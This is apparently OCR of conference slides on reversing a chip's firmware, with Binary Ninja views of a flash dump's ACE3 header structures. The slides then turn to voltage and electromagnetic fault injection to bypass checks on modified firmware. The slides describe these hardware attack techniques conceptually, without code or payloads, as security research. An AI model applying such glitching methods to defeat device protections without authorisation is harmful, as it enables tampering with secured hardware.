00004050 68 1f 05 20 25 77 04 20-05 b1 0c 01 00 00 20 00 h.. %w. ..... .
00004060 7d 33 00 34 00 40 20 00-c0 a8 00 00 18 77 04 20 }3.4.@ .....w.
00004070 00 00 00 00 00 00 00 00-00 00 00 00 7e 06 fc e8 ....~...
00004080 10 b5 40 21 26 48 08 f0-b3 ff 10 bd f0 b5 ff b0 ..@!&H..........
00004090 ff b0 01 21 23 48 95 b0-c9 04 01 60 22 49 c9 7b ...!#H.....`"I.{
000040a0 09 07 02 d4 01 21 09 05-01 60 20 4c 00 20 a0 63 .....!...` L. .c
000040b0 5b 21 0e 20 08 f0 a2 ff-1c 48 80 38 c0 6a 1c 49 [!. H.8.j.I
000040c0 08 40 03 21 c9 03 88 42-03 d1 e0 6b 10 21 08 43 .@.!...B...k.!.C
000040d0 e0 63 18 48 41 6a 08 20-01 43 16 48 24 30 08 f0 .c.HAj. .C.H$0..
000040e0 93 ff 01 ae 14 4a 15 49-30 46 08 f0 93 ff 14 4f .....J.I0F.....O
000040f0 00 24 06 20 25 46 45 43-a9 19 88 1c 08 f0 90 ff .$. %FEC........
00004100 00 90 70 5b 04 22 c0 19-69 46 08 f0 8f ff 64 1c ..p[."..iF....d.
00004110 b6 2c ee d3 ff f7 b4 ff-7f b0 7f b0 15 b0 f0 bd .,..............
00004120 6a 01 04 20 80 e1 00 e0-54 23 04 20 c0 00 09 40 j.. ....T#. ...@
00004130 80 80 01 00 00 41 09 40-44 04 00 00 20 1a 05 20 .....A.@D... ..
00004140 a8 09 04 20 10 b5 08 f0-77 ff 13 4c 20 78 40 09 ... .w..L x@.
00004150 01 28 20 d1 a0 78 c0 06-13 d4 10 48 00 79 40 07 .(..x.....H.y@.
00004160 0f d4 c5 21 0e 20 08 f0-49 ff 0d 48 40 68 40 06 ...!. ..I..H@h@.
00004170 c0 0f 06 d0 a0 78 10 21-08 43 a0 70 c8 05 09 49 .....x.!.C.p...I
00004180 08 63 09 48 00 78 c0 07-05 d0 08 48 80 7e 01 28 .c.H.x.....H.~.(
00004190 01 d1 08 f0 37 fa 10 bd-54 23 04 20 24 23 04 20 ....7...T#. $#.
000041a0 00 00 06 40 c0 01 09 40-f8 1e 05 20 b4 30 04 20 ...@...@... .0.
000041b0 ff b5 85 b0 0c 46 05 00-1f d0 00 20 07 99 ce 07 .....F..... ....
000041c0 89 07 c9 0f 03 91 07 99-f6 0f c9 09 b0 43 88 43 ....C.C
000041d0 02 90 08 f0 37 ff 02 46-01 20 00 90 01 2c 0e d0 ....7..F. ...,..
000041e0 02 2c 0c d0 00 20 00 2e-2d d0 00 21 00 28 0e d0 .,... ..-..!.(..
000041f0 01 2c 06 d0 02 2c 07 d0-08 e0 01 20 de e7 01 20 .,...,..... ...
00004200 f1 e7 01 2a 06 d0 01 e0-02 2a 03 d0 00 21 13 2d ...*.....*...!.-
00004210 02 d0 18 e0 01 21 fa e7-fe 4a 12 7f 12 07 03 d4 .....!...J......
00004220 fd 4a 12 78 00 2a 59 d1-00 28 0c d0 06 22 51 43 .J.x.*Y..(..."QC
00004230 f8 4a a0 3a 89 18 c0 31-09 78 03 29 03 d1 f7 49 .J.:...1.x.)...I
00004240 09 78 00 29 4a d1 f6 4f-00 28 0d d0 b8 79 01 07 .x.)J..O.(...y..
00004250 80 07 89 0f 80 0f 08 f0-fb fe 21 46 28 46 08 f0 ....!F(F..
00004260 fd fe 01 21 48 40 00 90-38 79 41 07 28 d5 80 07 ...!H@..8yA.(...
00004270 80 0f 01 28 24 d9 01 2d-05 d0 02 2d 03 d0 03 2d ...($..-...-...-
30
21
thumb2
0x422d
nextree.io


M3Flashdump_Verified.bin.bndb — Binary Ninja 4.0.4958-Stable
M3Flashdump_...ied.bin.bndb
Types
Search types
Name
Size
User Types: M3Flashdump_Verifie...
ace3_binary_header 0x40
ace3_firmware_header 0x28
struct_1 0x0
System Types: M3Flashdump_Verif...
Platform: thumb2
struct ace3_binary_header __packed
{
00 uint32_t binary_size;
04 uint32_t u[0x7];
20 uint32_t binary_crc;
24 uint32_t version;
28 uint32_t boot_config_offset;
2c uint32_t u2[0x4];
3c uint32_t header_crc;
40 };
Cross References
Filter (1)
Data References {1}
00004040 struct ace3_binary_header d
Mapped
Linear
High Level IL
0x4000
00004000 struct ace3_firmware_header data_4000 =
00004000 {
00004000 uint32_t ace_id = 0xace00003
00004004 uint32_t ace_version = 0x204000
00004008 uint32_t unknown1 = 0x2800
0000400c uint32_t ace_binary_start_relative = 0x40
00004010 uint32_t boot_config = 0xa8c0
00004014 uint32_t boot_config_size = 0x27f
00004018 uint32_t im4m_offset = 0xab7f
0000401c uint32_t im4m_size = 0x77f
00004020 uint32_t ace_binary_size = 0xb2be
00004024 uint32_t ace_binary_crc = 0x19089c3d
00004028 }
00004028 ff ff ff ff ff ff ff ff ....
00004030 ff ff ff ff ff ff ff ff-ff ff ff ff ff ff ff ff ....
00004040 struct ace3_binary_header data_4040 =
00004040 {
00004040 uint32_t binary_size = 0xa7dc
00004044 uint32_t u[0x7] =
00004044 {
00004044 [0x0] = 0x00720000
00004048 [0x1] = 0x20051ef4
0000404c [0x2] = 0x20051ef4
00004050 [0x3] = 0x20051f68
00004054 [0x4] = 0x20047725
00004058 [0x5] = 0x010cb105
0000405c [0x6] = 0x00200000
00004060 }
00004060 uint32_t binary_crc = 0x3400337d
00004064 uint32_t version = 0x204000
00004068 uint32_t boot_config_offset = 0xa8c0
0000406c uint32_t u2[0x4] =
0000406c {
0000406c [0x0] = 0x20047718
00004070 [0x1] = 0x00000000
00004074 [0x2] = 0x00000000
00004078 [0x3] = 0x00000000
0000407c }
0000407c uint32_t header_crc = 0xe8fc067e
00004080 }
30
12
thumb2
0x40c8-0x40ca (0x2 bytes)

nextree.io


M3Flashdump_Verified.bin.bndb — Binary Ninja 4.0.4958-Stable
M3Flashdump_...ied.bin.bndb
Types
Search types
Name
Size
User Types: M3Flashdump_Verifie...
ace3_binary_header 0x40
ace3_firmware_header 0x28
struct_1 0x0
System Types: M3Flashdump_Verif...
Platform: thumb2
struct ace3_binary_header __packed
{
00 uint32_t binary_size;
04 uint32_t u[0x7];
20 uint32_t binary_crc;
24 uint32_t version;
28 uint32_t boot_config_offset;
2c uint32_t u2[0x4];
3c uint32_t header_crc;
40 };
Cross References
Filter (1)
Data References {1}
00004040 struct ace3_binary_header d
Mapped
Linear
High Level IL
0x4000
00004000 struct ace3_firmware_header data_4000 =
00004000 {
00004000 uint32_t ace_id = 0xace00003
00004004 uint32_t ace_version = 0x204000
00004008 uint32_t unknown1 = 0x2800
0000400c uint32_t ace_binary_start_relative = 0x40
00004010 uint32_t boot_config = 0xa8c0
00004014 uint32_t boot_config_size = 0x27f
00004018 uint32_t im4m_offset = 0xab7f
0000401c uint32_t im4m_size = 0x77f
00004020 uint32_t ace_binary_size = 0xb2be
00004024 uint32_t ace_binary_crc = 0x19089c3d
00004028 }
00004028 ff ff ff ff ff ff ff ff ....
00004030 ff ff ff ff ff ff ff ff-ff ff ff ff ff ff ff ff ....
00004040 struct ace3_binary_header data_4040 =
00004040 {
00004040 uint32_t binary_size = 0xa7dc
00004044 uint32_t u[0x7] =
00004044 {
00004044 [0x0] = 0x00720000
00004048 [0x1] = 0x20051ef4
0000404c [0x2] = 0x20051ef4
00004050 [0x3] = 0x20051f68
00004054 [0x4] = 0x20047725
00004058 [0x5] = 0x010cb105
0000405c [0x6] = 0x00200000
00004060 }
00004060 uint32_t binary_crc = 0x3400337d
00004064 uint32_t version = 0x204000
00004068 uint32_t boot_config_offset = 0xa8c0
0000406c uint32_t u2[0x4] =
0000406c {
0000406c [0x0] = 0x20047718
00004070 [0x1] = 0x00000000
00004074 [0x2] = 0x00000000
00004078 [0x3] = 0x00000000
0000407c }
0000407c uint32_t header_crc = 0xe8fc067e
00004080 }
30
12
thumb2
0x40c8-0x40ca (0x2 bytes)

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Can't get it to boot a modified firmware...

Either I'm bad at reversing ...

Either I'm bad at reversing ...

... or they are good at engineering

Either I'm bad at reversing ...
... or they are good at engineering
(or both)

What I tried...

- Software vulnerability
- Physical SWD access
- Modifying & switching flash contents
- Fuzzing
- ...



Sooooo

- Completely documented chip
- No firmware
- Only some simple commands



Sooooo

- Completely documented chip
- No firmware
- Only some simple commands



Time to give up?



Fault Injection

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Fault Injection...


- Introduce **faults** into the chip
- Allows to modify the behavior of the running software
- Voltage, Laser, BBI, Electro-Magnetic...

Fault Injection...

- Introduce **faults** into the chip
- Allows to modify the behavior of the running software
- Voltage, Laser, BBI, Electro-Magnetic...

Often bricks chips...

Voltage Fault Injection



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
Voltage Fault Injection



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
Voltage Fault Injection



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
Voltage Fault Injection



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Voltage Fault Injection

- Pretty much requires soldering
  - Removal of capacitors
  - Best performed on potential bypass capacitors
  - More difficult with shared voltage rails

EMFI
Electro-Magnetic Fault-Injection

Electro-Magnetic Fault-Injection

- Create high-voltage pulse into a coil
- This lets us inject current into a very precise location on the chip
- Skip instructions, change register values, etcpp

Electro-Magnetic Fault-Injection

- Create high-voltage pulse into a coil
- This lets us inject current into a very precise location on the chip
- Skip instructions, change register values, etcpp

No target prep necessary!

EMFI



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EMFI



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
EMFI



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EMFI



Chip Hacked!

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But we need precise timing on when to inject our glitch...



Side Channels

